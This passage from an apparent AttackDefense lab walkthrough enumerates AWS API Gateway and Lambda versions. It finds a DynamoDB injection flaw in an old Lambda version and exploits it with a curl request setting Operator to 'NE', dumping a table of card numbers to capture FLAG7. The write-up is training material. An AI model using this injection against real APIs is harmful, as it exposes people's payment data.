            "createdDate": 1604002079,
            "methodSettings": {}
        }
    ]
}
root@attackdefense:~$
```

The stage name is "card-details".

Step 15: Checking the resources for the REST API discovered in the previous step.

Command: aws apigateway get-resources --rest-api-id wjpu20uslg --profile student --region us-west-2

```
root@attackdefense:~$ aws apigateway get-resources --rest-a
pi-id wjpu20uslg --profile student --region us-west-2
{
    "items": [
        {
            "path": "/latest",
            "resourceMethods": {
                "POST": {}
            },
            "id": "a2vlsf",
            "pathPart": "latest",
            "parentId": "evvo4bk4yf"
        },
```

Notice that there are 3 resources having paths /v1, /v2 and /latest. All of these resources have a POST method.

Checking the code extracted from latest.zip:

Command: unzip -o latest.zip

```
root@attackdefense:~$ unzip -o latest.zip
Archive:  latest.zip
  inflating: lambda_function.py
root@attackdefense:~$
```

```
def lambda_handler(event, context):

    response = None

    params = json.loads(event["body"])

    if params == None:
        response = { "msg": "error: missing parameters" }

    else:
        CardHolder = None
        TableName = "CardDetails"
        Operator = "EQ"


        if "CardHolder" in params:
            CardHolder = params["CardHolder"]

        else:
            response = { "msg": "error: missing parameters: CardHolder (required)" }
```

Notice that this function takes the CardHolder parameter and it is then passed to the getDataFromLambda function which extracts the data from the DynamoDB database.

```
if response == None:
    response = getDataFromDynamoDB(tblName = TableName, searchFor = CardHolder,
```

Using the information gather from the above function, calling the resource /latest resource of the REST API:

Command: curl -X POST https://wjpu20uslg.execute-api.us-west-2.amazonaws.com/card-details/latest -d '{ "CardHolder": "Random"}'

```
root@attackdefense:~$ curl -X POST https://wjpu20uslg.execute-api.us-w
est-2.amazonaws.com/card-details/latest -d '{ "CardHolder": "Random"}'
[]root@attackdefense:~$
root@attackdefense:~$
```

The response is empty. So the supplied card holder name doesn't exist in DynamoDB.

There were 2 other endpoints as well, namely: **/v1** and **/v2**

These endpoints must be invoking the other lambda functions.

Step 16: Checking the list of lambda functions.

Command: aws lambda list-functions --profile student --region us-west-2

```
root@attackdefense:~$
root@attackdefense:~$ aws lambda list-functions --profile student --region us-west-2
{
    "Functions": [
        {
            "TracingConfig": {
                "Mode": "PassThrough"
            },
            "Version": "$LATEST",
            "CodeSha256": "CVV96xmtDpvJus16T6ZVnYKnHRUXB5v5P65BJYam3RY=",
            "FunctionName": "DataExtractor",
            "MemorySize": 128,
            "RevisionId": "7f6130d1-b4da-4746-96e5-b71f4f8099c2",
            "CodeSize": 827,
            "FunctionArn": "arn:aws:lambda:us-west-2:276384657722:function:DataExtractor",
            "Handler": "lambda_function.lambda_handler",
            "Role": "arn:aws:iam::276384657722:role/service-role/DataExtractor-role-w0eg8flc",
            "Timeout": 3,
            "LastModified": "2020-10-29T20:06:23.012+0000",
            "Runtime": "python3.8",
            "Description": ""
        }
    ]
}
root@attackdefense:~$
```

Step 17: Checking the versions of the DataExtractor function.

Command: aws lambda list-versions-by-function --function-name DataExtractor --profile student --region us-west-2

```
root@attackdefense:~$ aws lambda list-versions-by-function --function-name DataExtractor --profile stu
dent --region us-west-2
{
    "Versions": [
        {
            "TracingConfig": {
                "Mode": "PassThrough"
            },
            "Version": "$LATEST",
            "CodeSha256": "CVV96xmtDpvJus16T6ZVnYKnHRUXB5v5P65BJYam3RY=",
            "FunctionName": "DataExtractor",
            "MemorySize": 128,
            "RevisionId": "7f6130d1-b4da-4746-96e5-b71f4f8099c2",
            "CodeSize": 827,
            "FunctionArn": "arn:aws:lambda:us-west-2:276384657722:function:DataExtractor:$LATEST",
            "Handler": "lambda_function.lambda_handler",
            "Role": "arn:aws:iam::276384657722:role/service-role/DataExtractor-role-w0eg8flc",
            "Timeout": 3,
            "LastModified": "2020-10-29T20:06:23.012+0000",
            "Runtime": "python3.8",
            "Description": ""
        },
```

```
{
    "TracingConfig": {
        "Mode": "PassThrough"
    },
    "Version": "1",
    "CodeSha256": "UxTubIc/1YT1StvXr+tLYK2he1CSfGcYyINUIlmKlXA=",
    "FunctionName": "DataExtractor",
    "MemorySize": 128,
    "RevisionId": "08d7ae57-73e3-4b72-a6e0-98c4fbb260c7",
    "CodeSize": 844,
    "FunctionArn": "arn:aws:lambda:us-west-2:276384657722:function:DataExtractor:1",
    "Handler": "lambda_function.lambda_handler",
    "Role": "arn:aws:iam::276384657722:role/service-role/DataExtractor-role-w0eg8flc",
    "Timeout": 3,
    "LastModified": "2020-10-29T20:16:04.506+0000",
    "Runtime": "python3.8",
    "Description": "Initial Version"
},
```

```
{
    "TracingConfig": {
        "Mode": "PassThrough"
    },
    "Version": "2",
    "CodeSha256": "CVV96xmtDpvJus16T6ZVnYKnHRUXB5v5P65BJYam3RY=",
    "FunctionName": "DataExtractor",
    "MemorySize": 128,
    "RevisionId": "6d6790ef-13dd-4527-849c-af98b6f1ae5d",
    "CodeSize": 827,
    "FunctionArn": "arn:aws:lambda:us-west-2:276384657722:function:DataExtractor:2",
    "Handler": "lambda_function.lambda_handler",
    "Role": "arn:aws:iam::276384657722:role/service-role/DataExtractor-role-w0eg8flc",
    "Timeout": 3,
    "LastModified": "2020-10-29T20:07:03.837+0000",
    "Runtime": "python3.8",
    "Description": "Major Bug Fix"
}
```


Notice that there are 3 versions for the DataExtractor function. Notice that the Codesha256 of the 3 function versions. The first one (latest) and the last one (version 2) having the same SHA256 hash.

Hence, the latest and v2 are the same functions and v1 is a different function.

Step 18: Retrieving the code for v1 function.

Command: aws lambda get-function --function-name DataExtractor --qualifier 1 --profile student --region us-west-2

```
root@attackdefense:~$ aws lambda get-function --function-name DataExtr
actor --qualifier 1 --profile student --region us-west-2
{
    "Code": {
        "RepositoryType": "S3",
        "Location": "https://awslambda-us-west-2-tasks.s3.us-west-2.am
azonaws.com/snapshots/276384657722/DataExtractor-68356e6d-ca7c-4abf-88
5b-eb77f3b9070e?versionId=JYuKO3rB8u03WgWK.AIqLf5qGvebiv1l&X-Amz-Secur
```

```
20201030T103810Z&X-Amz-SignedHeaders=host&X-Amz-Expires=600&X-Amz-Credential=ASIAXJ4Z5EHB4F
ure=8a25e8a4ada18ec9f18d16e27d6b4c41ef18229ce756c2d4649936454739d9e6"
    },
    "Configuration": {
        "TracingConfig": {
            "Mode": "PassThrough"
        },
        "Version": "1",
        "CodeSha256": "UxTubIc/1YT1StvXr+tLYK2he1CSfGcYyINUIlmKlXA=",
        "FunctionName": "DataExtractor",
        "LastUpdateStatus": "Successful",
        "MemorySize": 128,
        "RevisionId": "08d7ae57-73e3-4b72-a6e0-98c4fbb260c7",
        "CodeSize": 844,
        "FunctionArn": "arn:aws:lambda:us-west-2:276384657722:function:DataExtractor:1",
        "State": "Active",
        "Handler": "lambda_function.lambda_handler",
        "Role": "arn:aws:iam::276384657722:role/service-role/DataExtractor-role-w0eg8flc",
        "Timeout": 3,
        "LastModified": "2020-10-29T20:16:04.506+0000",
        "Runtime": "python3.8",
        "Description": "Initial Version"
    }
}
root@attackdefense:~$
```

Downloading the code using the above retrieved URL.

Commands:
ls ~/Downloads/
unzip ~/Downloads/DataExtractor-68356e6d-ca7c-4abf-885b-eb77f3b9070e -d /tmp/lambda

```
root@attackdefense:~$ ls ~/Downloads/
DataExtractor-68356e6d-ca7c-4abf-885b-eb77f3b9070e
root@attackdefense:~$
root@attackdefense:~$ unzip ~/Downloads/DataExtractor-68356e6d-ca7c-4abf-885b-eb77f3b9070e -d /tmp/lambda
Archive:  /home/shivam/Downloads/DataExtractor-68356e6d-ca7c-4abf-885b-eb77f3b9070e
  inflating: /tmp/lambda/lambda_function.py
root@attackdefense:~$
```

Command: vim /tmp/lambda/lambda_function.py

```
if "Operator" in params:
    Operator = params["Operator"]


if response == None:
    response = getDataFromDynamoDB(tblName = TableName, searchFor = CardHolder, operator = Operator)
```

```
def getDataFromDynamoDB(tblName, searchFor, operator):

    client = boto3.client("dynamodb", config = GLOBAL_CONFIG)

    response = { "Items": [] }

    try:
        response = client.scan(TableName = tblName, Select = 'ALL_ATTRIBUTES',
            ScanFilter = {
                "CardHolder": {
                    "AttributeValueList": [
                        {
                            "S": searchFor
                        }
                    ],
                    "ComparisonOperator": operator
                }
            }
        )
    except:
        return { "error": "some exception occured!" }
```

Notice that the lambda function (v1) accepts Operator parameter as well and that is passed to the scan function to retrieve the data from DynamoDB.

Here, DynamoDB Injection is possible via this lambda function.

Step 19: Retrieving the data from DynamoDB using the injection attack.

Command: curl -X POST https://wjpu20uslg.execute-api.us-west-2.amazonaws.com/card-details/v1 -d '{ "CardHolder": "Random", "Operator": "NE" }'

```
root@attackdefense:~$ curl -X POST https://wjpu20uslg.execute-api.us-west-2.amazonaws.com/card-details
/v1 -d '{ "CardHolder": "Random", "Operator": "NE" }'
[{"CardNumber": {"S": "5020164977713220"}, "CardHolder": {"S": "Lloyd Haslip"}}, {"CardNumber": {"S":
"4716139610499165"}, "CardHolder": {"S": "Maggie Hughes"}}, {"CardNumber": {"S": "4508049454785961"},
"CardHolder": {"S": "Rachel Simpson"}}, {"CardNumber": {"S": "4910501430163202"}, "CardHolder": {"S":
"Jason William"}}, {"CardNumber": {"S": "4175006029992367"}, "CardHolder": {"S": "Jimmy Williams"}}, {
"CardNumber": {"S": "374640063991088"}, "CardHolder": {"S": "Rocky Balboa"}}, {"CardNumber": {"S": "35
39671608039923"}, "CardHolder": {"S": "Selena Tomlinson"}}, {"CardNumber": {"S": "30283456613484"}, "C
ardHolder": {"S": "Joanne Clason"}}, {"CardNumber": {"S": "376819499064508"}, "CardHolder": {"S": "Adr
```

```
, {"CardNumber": {"S": "6011468073243563"}, "CardHolder": {"S": "Amanda"}}, {"CardN
umber": {"S": "6011805887357131"}, "CardHolder": {"S": "FLAG7"}}, {"CardNumber": {"
S": "60119632313875182"}, "CardHolder": {"S": "Phil Wayne"}}, {"CardNumber": {"S":
"36803870134801"}, "CardHolder": {"S": "Louis Payne"}}, {"CardNumber": {"S": "53929
80456434032"}, "CardHolder": {"S": "Rick Manson"}}, {"CardNumber": {"S": "453207191
1773174"}, "CardHolder": {"S": "John Doe"}}, {"CardNumber": {"S": "3536503517869884
8"}, "CardHolder": {"S": "Harry Luke"}}, {"CardNumber": {"S": "5583152481813114"},
"CardHolder": {"S": "Mickey Goldmill"}}, {"CardNumber": {"S": "36526632790673"}, "C
ardHolder": {"S": "Jennifer Gomez"}}]root@attackdefense:~$
root@attackdefense:~$
```

FLAG7: 6011805887357131

The whole database was dumped because the NE operator (Not Equal to) would get all the data entries because there was no entry with the name "Random" in the database (as it was seen in the previous request).

Another possible way to retrieve the DynamoDB flag would be to get it directly from the database using the student profile access credentials, because the student user has read-only access to all AWS services:

As it could be seen in the lambda_function.py code, the database is located in the us-east-1 region:

Command: head -n20 /tmp/lambda/lambda_function.py

```
root@attackdefense:~$ head -n20 /tmp/lambda/lambda_function.py
import json
import boto3
from botocore.config import Config
from botocore.exceptions import ClientError


GLOBAL_CONFIG = Config(
    region_name = 'us-east-1',
    signature_version = 'v4',
    retries = {
        'max_attempts': 5,
        'mode': 'standard'
    }
)


def getDataFromDynamoDB(tblName, searchFor, operator):

    client = boto3.client("dynamodb", config = GLOBAL_CONFIG)

root@attackdefense:~$
```

Command: aws dynamodb list-tables --profile student --region us-east-1

```
root@attackdefense:~$
root@attackdefense:~$ aws dynamodb list-tables --profile student --region us-east-1
{
    "TableNames": [
        "CardDetails"
    ]
}
root@attackdefense:~$
```

Retrieving the data from the DynamoDB table:

Command: aws dynamodb scan --table-name CardDetails --profile student --region us-east-1

```
root@attackdefense:~$ aws dynamodb scan --table-name CardDetails --profile
 student --region us-east-1
{
    "Count": 39,
    "Items": [
        {
            "CardNumber": {
                "S": "5020164977713220"
            },
            "CardHolder": {
                "S": "Lloyd Haslip"
            }
        },
        {
            "CardNumber": {
                "S": "4716139610499165"
            },
            "CardHolder": {
                "S": "Maggie Hughes"
            }
```

```
            "CardNumber": {
                "S": "5583152481813114"
            },
            "CardHolder": {
                "S": "Mickey Goldmill"
            }
        },
        {
            "CardNumber": {
                "S": "36526632790673"
            },
            "CardHolder": {
                "S": "Jennifer Gomez"
            }
        }
    ],
    "ScannedCount": 39,
    "ConsumedCapacity": null
}
root@attackdefense:~$
```

Retrieving the flag:

Command: aws dynamodb scan --table-name CardDetails --profile student --region us-east-1 | grep -iC5 flag

```
root@attackdefense:~$ aws dynamodb scan --table-name CardDetails --pro
file student --region us-east-1 | grep -iC5 flag
        {
            "CardNumber": {
                "S": "6011805887357131"
            },
            "CardHolder": {
                "S": "FLAG7"
            }
        },
        {
            "CardNumber": {
                "S": "60119632313875182"
root@attackdefense:~$
```

FLAG7: 6011805887357131

References:

1. EC2 (https://aws.amazon.com/ec2)
2. S3 (https://aws.amazon.com/s3)
3. API Gateway (https://aws.amazon.com/api-gateway)
4. Lambda (https://aws.amazon.com/lambda)
5. DynamDB (https://aws.amazon.com/dynamodb)
6. CloudWatch (https://aws.amazon.com/cloudwatch)
7. AWS CLI (https://aws.amazon.com/cli)
8. Boto3 (https://boto3.amazonaws.com/v1/documentation/api/latest/index.html)
9. awslogs (https://github.com/jorgebastida/awslogs)